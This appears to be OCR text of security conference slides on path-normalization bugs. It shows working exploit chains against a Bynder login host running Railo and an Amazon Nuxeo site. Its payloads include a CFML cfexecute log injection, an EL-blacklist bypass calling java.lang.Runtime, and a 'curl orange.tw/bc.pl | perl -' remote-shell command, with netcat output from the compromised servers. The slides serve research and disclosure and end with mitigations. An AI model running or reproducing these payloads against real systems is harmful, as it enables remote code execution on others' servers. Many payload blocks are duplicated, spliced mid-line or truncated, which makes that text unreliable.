
URL	Nginx action
/	Rewrite to http://tomcat/index.cfm/
/foo	Rewrite to http://tomcat/index.cfm/foo
/../	400 Error(by Nginx)
/..;/	Rewrite to http://tomcat/~~index.cfm/..;/~~
/..;/x	Rewrite to http://tomcat/~~index.cfm/..;/~~x

/..;/ seems to be a directory,
Take it

```
https://login.getbynder.com/..;/railo-context/admin/web.cfm
```

Oh shit! /..;/ is
the parent directory


Misconfiguration to auth bypass



Misconfiguration to auth bypass

- Automatic scaling up but seems to forget the password file
  - About **16%** chance to meet the misconfigured server(3~4 in 25)
  - To make things worse, there is the **CAPTCHA** in login process
  - We must be lucky to poke the same server on both CAPTCHA and login process

Misconfiguration to auth bypass



Log injection to RCE

- How to pop a shell from Railo admin console?
  - Railo supports customized template file and renders the file as CFML
  - Changing the 404 template file to

```
/railo-context/../logs/exception.log
```

Log injection to RCE

Injecting malicious payload to `exception.log`

```
https://login.getbynder.com/..;/railo-context/<cfoutput>
<cfexecute name='/bin/bash' arguments='#Form.shell#'
timeout='10' variable='output'>
</cfexecute>#output#</cfoutput>.cfm
```

Log injection to RCE

```
$ curl https://login.getbynder.com/..;/railo-context/foo.cfm
  -d 'SHELL=-c "curl orange.tw/bc.pl | perl -"'
```

orange@z: ~ [82x26]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@z:~$ nc -vvlp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [52.8.57.133] port 12345 [tcp/*] accepted (family 2, sport 25087)
Linux us-west-1-bynder-192.168.125.142 4.4.0-1039-aws #48-Ubuntu SMP Wed Oct 11 15
:15:01 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
uid=114(tomcat7) gid=119(tomcat7) groups=119(tomcat7),998(bynder)
hostname
us-west-1-bynder-192.168.125.142
```

Amazon RCE case study

- Remote Code Execution on Amazon Collaborate System
- Found the site `collaborate-corp.amazon.com`
  - Running an open source project `Nuxeo`
  - Chained several bugs and features to RCE

Path normalization bug leads to ACL bypass

How does ACL fetch current request page?

```java
protected static String getRequestedPage(HttpServletRequest httpRequest) {
    String requestURI = httpRequest.getRequestURI();
    String context = httpRequest.getContextPath() + '/';
    String requestedPage = requestURI.substring(context.length());
    int i = requestedPage.indexOf(';');
    return i == -1 ? requestedPage : requestedPage.substring(0, i);
}
```

Path normalization bug leads to ACL bypass

The path processing in ACL control is inconsistent with servlet container so that we can bypass the whitelist

URL	ACL	Container
`/login;foo`	`/login`	`/login`
`/login;foo/bar;quz`	`/login`	`/login/bar`
`/login;/..;/admin`	`/login`	`/login/../admin`

Code reuse bug leads to Expression Language injection

- Most pages return `NullPointerException` :(
- Nuxeo maps `*.xhtml` to Seam Framework
- We found Seam exposed numerous **Hacker-Friendly** features by reading source code

Seam Feature

```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)
```


If there is a **`foo.xhtml`** under servlet context you can execute the partial EL with certain format by **`actionMethod`**

foo.xhtml

```
"#{util.escape(...)}"
```

To make thing worse, Seam will evaluate again if the returned string looks like an EL

```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)
```




To make … eturned

string lo…

```
http:/ … html:
utils
```

foo.

```
"#{util.
```



valuate

Code reuse bug leads to Expression Language injection

We can execute partial EL in any file under servlet context but need to find a good gadget to control the return value

widgets/suggest_add_new_directory_entry_iframe.xhtml

```
<nxu:set var="directoryNameForPopup"
  value="#{request.getParameter('directoryNameForPopup')}"
  cache="true">
```

EL blacklist bypassed leads to Remote Code Execution

Blacklist is always a bad idea :(

org/jboss/seam/blacklist.properties

```
getClass(
class.
addRole(
getPassword(
removeRole(
```

```
"".getClass().forName("java.lang.Runtime")
```

```
""["class"].forName("java.lang.Runtime")
```

Chain all together

1. Path normalization bug leads to ACL bypass
2. Bypass whitelist to access unauthorized Seam servlet
3. Use Seam feature `actionMethod` to invoke gadgets in a known file
4. Prepare second stage payload in `directoryNameForPopup`
5. Use array-like operators to bypass the EL blacklist
6. Write the shellcode with Java reflection API and wait for our shell back

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=

  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=

  /?=#{
    request.setAttribute(
      'methods',
      ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
    )
    ---
    request.getAttribute('methods')[15].invoke(
      request.getAttribute('methods')[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=

  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
```

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&directoryNameForPopup=

  /?=#{
    request.setAttribute(
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    request.getAttribute('methods')[15].invoke(
      request.getAttribute('methods')[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

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https://host/nuxeo/login.jsp;/..;/create_file.xhtml
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```
&directoryNameForPopup=

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    request.setAttribute(
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      request.getAttribute('methods')[7].invoke(null),
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    )
  }
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https://host/nuxeo/login.jsp;/..;/create_file.xhtml
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?actionMethod=

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    request.setAttribute(
      'methods',
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      request.getAttribute('methods')[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=

  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=

  /?=#{
    request.setAttribute(
      'methods',
      ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
    )
    ---
    request.getAttribute('methods')[15].invoke(
      request.getAttribute('methods')[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=

  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=

  /?=#{
    request.setAttribute(
      'methods',
      ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
    )
    ---
    request.getAttribute('methods')[15].invoke(
      request.getAttribute('methods')[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=

  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=

  /?=#{
    request.setAttribute(
      'methods',
      ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
    )
    ---
    request.getAttribute('methods')[15].invoke(
      request.getAttribute('methods')[7].invoke(null),
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

```
https://host/nuxeo/login.jsp;/..;/create_file.xhtml
```

```
?actionMethod=
  widgets/suggest_add_new_directory_entry_iframe.xhtml:
  request.getParameter('directoryNameForPopup')
      request.getAttribute('methods')[7].invoke(null,
      'curl orange.tw/bc.pl | perl -'
    )
  }
```

orange@z: ~ [83x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@z:~$ nc -vvlp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [34.214.100.239] port 12345 [tcp/*] accepted (family 2, sport 34172
)
Linux ip-10-2-200-149 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 201
8 x86_64 x86_64 x86_64 GNU/Linux
uid=115(nuxeo) gid=122(nuxeo) groups=122(nuxeo)
```

Mitigation

- Isolate backend application
  - Remove the management console and other servlet contexts
- Check behaviors between proxy and backend servers
  - I wrote a path(just a PoC) to disable URL path parameter on both Tomcat and Jetty

Summary

1. Inconsistency and implicit propertiy on path parsers
2. New attack surface on multi-layered architectures
3. Case studies in new CVEs and bug bounty programs

Reference

- Java Servlets and URI Parameters

  By @cdivilly

- 2 path traversal defects in Oracle's JSF2 implementation

  By Synopsys Editorial Team

- Nginx configuration static analyzer

  - By @yandex

Thanks!

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